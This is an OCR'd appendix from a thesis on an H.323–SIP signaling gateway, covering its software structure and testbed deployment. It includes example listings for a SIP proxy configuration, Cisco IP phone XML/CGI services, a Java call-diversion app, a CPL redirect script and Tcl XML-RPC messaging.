


Figure A.4: UML notation for relations

B Gateway Software Structure

Our implementation of *supplementary service* interworking extensions is based on the H.323–SIP call signaling gateway *siph323csgw* that is part of the VOCAL [252] project. The software has originally been developed for the integration of just a small set of H.323 *terminals* into a SIP infrastructure. This Appendix comprises an overview of its basic structure and functionality as well as descriptions of specific extensions to the event infrastructure and finite state machines of the software.

B.1 Basic System Design and Characteristics

The gateway software is developed in C++ and combines the Vovida SIP stack [251] with the Open Source OpenH323 H.323 library [245]. The former includes the necessary SIP primitives such as `REFER`, `SUBSCRIBE` and `NOTIFY` support for *supplementary services* already. The latter one is used as a contribution and does not need to internally be modified for integration. Therefore, we could replace its original version with the most recent one that includes the H.450.x *supplementary service* primitives that are necessary for our enhancements.

The gateway combines and integrates four different core components. Figure B.1 shows its conceptual structure.




Figure B.1: Gateway software structure

Solid lines indicate synchronous message exchanges between components whereas dashed lines are used to indicate asynchronous message exchanges. This asynchronous message

exchange is used to integrate functionality that is located in different threads of the multi-threaded implementation.

The *call translator* forms the central component of the gateway. It is responsible for the translation between the SIP and H.323 signaling. It also keeps track of parallel connections. The negotiation and determination of matching media capabilities between the SIP and H.323 participants is done by *capability translator* that forms a part of it. The H.323 *router* works in the same thread with the *call translator*. The *call translator* uses it for receiving and sending H.323 messages and has direct access to the methods and attributes of the H.323 *router* for that purpose. The H.323 *router* incorporates the finite state machines that are responsible for the processing of the H.225 and Q.931 as well as the H.245 PDUs.

The gateway was originally designed according to the SIP-centric approach that is described in Section 4.3.2. Therefore, it includes an internal *gatekeeper* for H.323 endpoints. Nevertheless, its functionality is no longer used in our enhancements.

The SIP *proxy* is instantiated twice. One instance handles *incoming* SIP connections whereas the other one is responsible for *outgoing* ones. This design has been influenced by initial operation mode that also routes calls between two H.323 subscribers via the gateway and has to correctly identify two call legs which cannot be distinguished by their SIP Call-ID in parallel. This existence of two *proxies* that are distinguished by the signaling direction is an implication of this original design but does not complicate our enhancements.

Starting with version 1.3 of the VOCAL system the gateway also supports a so-called *gateway trunking* for H.323–PSTN gateways. This feature allows to explicitly select addresses that are routed towards an H.323–PSTN gateway. This mechanism forms an appropriate starting point for the missing general integration with external H.323 *gatekeepers*. Our enhancements re-use the existing call routing concept but instead of incorporating a *gateway* utilize an external *gatekeeper* as reference point and next hop for call routing.

Because of the amount of more than 1000 different classes in the gateway and the protocol stacks that it incorporates, our description should be read together with the existing documentation and source code. Within the distribution that can be accessed from the location that is listed in Table G.1 in Appendix G we provide HTML source and class documentation which has automatically be generated with the *doxygen* [191] code analysis and documentation tool. A detailed description of the resulting code structure and interactions is given in [9]. This report documents our successful implementation within an industry cooperation project.

B.2 Enhancements for Supplementary Service Interworking

The extensions of the existing gateway functionality have been developed with two strategies that complement each other. First of all it benefits from the existing gateway call translation infrastructure. This infrastructure correctly handles the *basic call* signaling and includes typical states that are common for *supplementary services* as well. Additional functionality is implemented by adding new states to existing state machines.




Figure B.2: Call transfer specific state machine extensions

Figure B.2 visualizes this procedure for the *call transfer* extensions. It shows the initially existing states and transitions within the white area and the system enhancements in the shaded box.

The subsequent UML descriptions visualize typical extensions to the event driven base gateway system infrastructure. They should be inspected in conjunction with the system source code. The extensions follow the typical object-oriented approach that ensures re-usability and extensibility. We have restrained the appendix to diagrams for the *call transfer* extension. More descriptions that visualize the extensions for *call completion* are available for download together with the gateway source code that is referenced in Table G.1 in Appendix G.

Extensions to direct events that are depicted in Figure B.3 are responsible for connecting the individual parts of the SIP event handling, *call translator* and H.323 *router* infrastructure.




Figure B.3: UML description for direct events

Figure B.4 visualizes the extensions to the SIP event handling that are responsible for processing the additional REFER method header information and the notification of the requester about the correct or erroneous termination of the requested operation.




Figure B.4: UML description for SIP events

Figure B.5 visualizes enhancements to the processing of the signaling information that is carried in H.450 PDUs. It is responsible for our service specific enhancements that are not covered in the basic gateway design. Similar to the description for the SIP event extensions we can identify the basic additional H.450 protocol primitives that can be handled.




Figure B.5: UML description for H.450 events

C Supplementary Services Gateway – Deployment and Setup

Our gateway implementations are in practical operation at our and a number of other research institutes. The system setup is summarized in the subsequent overview. It forms a representative outline for deployment of H.323 and SIP systems in a hierarchical setup of gatekeepers, SIP proxies and gateways that ensures global reachability.

C.1 Testbed Setup

The H.323–SIP gateway with novel support for *supplementary services* has been deployed and tested in a scenario that is visualized in Figure C.1.




Figure C.1: Hierarchical H.323–SIP test scenario

The scenario includes multiple local H.323 zones. It allows to route calls from both SIP as well as H.323 subscribers to communication partners all over the world. These can be reached via the hierarchical H.323 infrastructure that is provided within the German research network that

is operated by the DFN [190]. The connection to this infrastructure is done via a firewall with extensions for IP Telephony and other multimedia protocols [134]. Additional services such as multi-party conference support with the H.323 MCUs that are deployed by the DFN, an H.323 answering machine as well as an H.323-based gateway towards the PSTN are transparently available for all subscribers independently of the signaling protocol they use.

C.2 SIP Proxy Configuration with Gateway Support

An Open Source-based SIP proxy *partysip* [246] has been used within the test configuration. The standard configuration file in Listing C.1 shows our enhancement with an additional template for all the calls that have to be routed towards the H.323 domain. Whenever the XXX placeholders in the pattern are successfully matched against a call target number, the template gets used for substituting the correct target specification. In our example 130.83.139.45:22400 represents the SIP side of our signaling gateway that converts all incoming SIP signaling messages to their respective counterparts on the H.323 side.

```
serverip     = 130.83.139.45
servername   = iptel04.kom.e-technik.tu-darmstadt.de

magicstring  = kom_partysip_a45bc357
serverrealm  = "kom.e-technik.tu-darmstadt.de"

# ask for authentication  on/off
authentication = off

# mode for ls_sless plugin
mode = stateless

<filter>
</filter>

<userinfo>

#
# template entry for H.323 cloud
#
user sip:00491263XXX@130.83.139.45 none none sip:00491263XXX@130.83.139.45:22400

</userinfo>

<registrar>
</registrar>
```

Listing C.1: SIP proxy and registrar configuration with gateway integration support

The partysip server is under ongoing development. It supports a chaining of processing modules that can dynamically be loaded as so-called plug-ins. We intend to provide a generic call routing module instead of our individual source code modification and enhancement for a future partysip release.

C.3 Prototype Components in Operation

Figure C.2 shows selected components of our heterogeneous test bed in operation.




Figure C.2: Heterogeneous end-systems in operation

The configuration includes both commercial systems as well as the TuxScreen phones that we have extended as part of our own work. We test native *call transfer* and *call completion* as well as the H.323–SIP interworking for *supplementary services* with these.

D Service Mechanisms in IP Phones

The subsequent code examples supplement the discussion of our *call diversion* parameterization design and implementation that is presented in Section 7.1.1.

D.1 Service Parameterization using HTTP and XML

The subsequent listings visualize the multi-step process of providing XML-based services for a Cisco 7960 IP phone. The listings demonstrate both the generation of static documents which form the entry point for the service as well as CGI scripts for reacting on specific user input and interacting with a SIP server.

```
#!/usr/bin/python

print "Content-Type: text/xml\n"
print "<CiscoIPPhoneMenu>"
print "  <Prompt>7960 SIP XML based services</Prompt>"
print "  <MenuItem>"
print "    <Name>Phone Book</Name>"
print "    <URL>http://130.83.139.172/cgi-bin/python/phone_book.cgi</URL>"
print "  </MenuItem>"
print "  <MenuItem>"
print "    <Name>Call Diversion</Name>"
print "    <URL>http://130.83.139.172/cgi-bin/python/call_diversion.cgi</URL>"
print "  </MenuItem>"
print "</CiscoIPPhoneMenu>"
```

Listing D.1: Server-side code for XML-based services top-level menu

The code in Listing D.1 is executed at a HTTP server. It dynamically generates an XML description that represents the service top-level menu and associates the offered supplementary functions with the HTTP CGI scripts that offer the respective functionality from the HTTP server.

The code in Listing D.2 lets a subscriber enter the desired *call diversion* target and transmit this information to the server as an HTTP form request. There it is used to parameterize an HTTP CGI script that is shown in Listing D.3.

```
#!/usr/bin/python

print "Content-Type: text/xml\n"
print "<CiscoIPPhoneInput>"
print "  <Prompt>Select Call Diversion target</Prompt>"

# this HTTP CGI script gets called when the filled form is sent
print "  <URL>http://130.83.139.172/cgi-bin/python/cd_parameterization.cgi</URL>"
print "  <InputItem>"
print "    <DisplayName>Divert to</DisplayName>"
print "    <QueryStringParam>divert_to</QueryStringParam>"
print "    <InputFlags>T</InputFlags>"
print "  </InputItem>"
print "</CiscoIPPhoneInput>"
```

Listing D.2: Server-side code for XML-based call diversion parameterization

The server-side code in Listing D.3 realizes the integration with the general IP Telephony infrastructure. It dynamically generates a Call Processing Language (CPL) script.

```
#!/usr/bin/python
import cgi, os

# extract the paramters and requestor IP address from the HTTP CGI query
the_Form=cgi.FieldStorage()
the_query=the_Form["divert_to"].value
requestor=os.environ['REMOTE_ADDR']

# process the query in the infrastructure by interacting with the SIP proxy
# use requestor IP address and divert_to value for parameterization
# integration with infrastructure code goes here

# inform the diversion requestor by giving a visible feedback
the_reply="Your request to divert calls to "+the_query
the_reply=the_reply+" has successfully been processed."

print "Content-Type: text/xml\n"
print "<CiscoIPPhoneText>"
print "  <Title>Call Diversion Service</Title>"
print "  <Prompt></Prompt>"
print "  <Text>"
print the_reply
print "  </Text>"
print "</CiscoIPPhoneText>"
```

Listing D.3: Server-side code for XML-based call diversion activation

An example for such a script is shown in Listing D.5. Whenever such a script is successfully instantiated for a specific subscriber, all incoming calls for that subscriber are redirected as requested.

D.2 Service Parameterization using Java

Listing D.4 shows that a comparable functionality can also be realized with Java code that actively runs on the phone. It provides the graphical user interface and the TCP-based transport of requests to a server. Comparable to the HTTP/XML example in Section D.1 that server is responsible for the integration with the IP Telephony infrastructure.

```
package de.iptel.rac.samples.calldiversion;
import java.io.*;
import java.net.*;
import com.pingtel.xpressa.Application;
import com.pingtel.xpressa.awt.*;
import com.pingtel.xpressa.awt.form.*;
import com.pingtel.xpressa.awt.event.*;

public class CallDiversion extends Application {
  public CallDiversion() { }
  public static void onLoad() { }
  public void tcp_send(String data2send)
  {
    Socket the_socket = null; PrintWriter out = null;
    try {
      the_socket = new Socket(_target_host, _target_port);
      out = new PrintWriter(the_socket.getOutputStream(), true);
    } catch (UnknownHostException e) {
      // error resolving _target_host
    } catch (IOException e) {
      // error establishing TCP connection
    }
    try {
      // send data
      out.println(data2send);
      out.flush(); out.close(); the_socket.close();
    } catch (Exception e) {
    }
  }
  public void request_call_diversion() {
    SimpleTextInputForm form=new SimpleTextInputForm(this, "Call Diversion");
    form.setLabel("Divert-to:");
    form.setMode(SimpleTextInputForm.MODE_NUMERIC);
    form.setText("");
    form.setInstructions("Please choose the diversion destination !");
    if (form.showModal() == SimpleTextInputForm.OK) {
        String data2send=form.getText(); tcp_send(data2send);
      MessageBox box = new MessageBox
          (this, MessageBox.TYPE_INFORMATIONAL);
      box.setMessage("Diversion to " + data2send + " activated !");
      box.showModal();
    }
  }
  public void main(String argv[]) {
    request_call_diversion();
  }
  public static void onUnload() { }
  final static String _target_host="192.168.1.47";
  final static int _target_port=7099;
}
```

Listing D.4: Phone-side code for Java-based call diversion parameterization

D.3 Call Processing Language Script for Call Routing Modification

The Call Processing Language (CPL) script in Listing D.5 is dynamically generated with the diversion target being used as a parameter and inserted at the appropriate location URL position. Script generation and activation can be triggered from both the HTTP/XML as well as the Java-based mechanism described in Section D.1 respective D.2.

```
<?xml version="1.0" ?>
<!DOCTYPE cpl PUBLIC "-//IETF//DTD RFC2824 CPL 1.0//EN" "cpl.dtd">

<cpl>
  <incoming>
    <location url="sip:7205@130.83.139.45">
      <redirect />
    </location>
  </incoming>
</cpl>
```

Listing D.5: CPL script for unconditional redirection of calls

CPL script support is available in a number of SIP servers [189, 205]. A comparable functionality can alternatively also be provided for a number of available H.323 gatekeepers [221]. However, it does not use a standardized CPL parameterization but proprietary configuration file entries that are re-evaluated on request even at gatekeeper run-time.

E New End-Systems

The subsequent code and communication trace listings supplement the discussion of our novel decomposed wireless telephony end-systems in Section 7.2.3. We have designed and implemented a fully functional prototype that uses a PDA with Bluetooth support and a Bluetooth headset.

E.1 Detached Signaling Mechanism

Listing E.1 describes the mechanism that the decomposed system user interface on a PDA uses to initiate a call setup on the server side that runs on the proxy telephony signaling gateway that the PDA is associated with.

```
# example procedure used for dialing – GUI is client of XML RPC server at proxy

# parameters for test bed components
set proxy_host 192.168.1.49; set proxy_port 5555
set gui_host 192.168.1.47; set gui_port 7777

package require xmlrpc  # make the XML RPC mechanism code available
xmlrpc::serve $gui_port # make local procedures available via XML RPC

proc do_dial {w_name} {
        global proxy_host
        global proxy_port

        # get number from widget
        set number [$w_name get]
        set cmd [list string "dial"]
        set arg [list string $number]
        set rpc_args [list $cmd $arg]
        do_rpc_call $proxy_host $proxy_port $rpc_args
}
# XML RPC wrapper
proc do_rpc_call {host port args} {
        catch {set result \
          [xmlrpc::call "http://$host:$port" "2proxy" $rpc_args]} err_msg
}
# more code for GUI logic and functionality that can be called
# in the opposite direction from proxy
```

Listing E.1: XML-RPC usage in Tcl/Tk – GUI in client role

Listing E.2 shows the format of the request from the client. It is structured as an XML document and is transported in the body of an HTTP message.

```
POST /RPC2 HTTP/1.0
Content-Type: text/xml
Content-length: 240

<?xml version="1.0"?>
<methodCall>
        <methodName>2proxy</methodName>
                <params>
                        <param>
                                <value><string>dial</string></value>
                        </param>
                        <param>
                                <value><string>00491263001</string></value>
                        </param>
                </params>
</methodCall>
```

Listing E.2: XML-RPC request

Listing E.3 depicts the XML-RPC server skeleton at our signaling gateway. It processes and answers the request from the PDA.

```
# server side (proxy) code fragment
proc 2proxy { command args } {
        # request gets processed and handled
        return [list string "2proxy succeeded for cmd/args: $command/$args"]
}
```

Listing E.3: XML-RPC usage in Tcl/Tk – proxy in server role

The response that is shown in Listing E.4 indicates the successful activation of the requested operation. The gateway maps the requests to their equivalent for a standard IP Telephony signaling protocol. In our prototype we can either use H.323 or SIP for interaction with other systems.

```
HTTP/1.1 200 OK
Content-Type: text/xml
Content-length: 182

<?xml version="1.0"?>
<methodResponse>
        <params>
                <param>
                        <value><string>
                         2proxy succeeded for cmd/args: dial/00491263001
                        </string></value>
                </param>
        </params>
</methodResponse>
```

Listing E.4: XML-RPC response

The examples highlight the very light-weight and extensible signaling approach on the link between the mobile and low-resource PDA user interface part and the gateway part that resides in the stationary infrastructure. This stationary part is responsible for the more costly

standard IP Telephony signaling. Even substantial enhancements on this side for support of new services do not directly influence the PDA client side of our system. It can be modified with much less effort because it only implements high level user interface interactions.

E.2 Prototype Components

Our prototype implementation combines a decomposed end-system with a combined signaling and media gateway that ensures full integration with an H.323 or SIP standard IP Telephony infrastructure. Figure E.1 shows a snapshot of the system in operation.

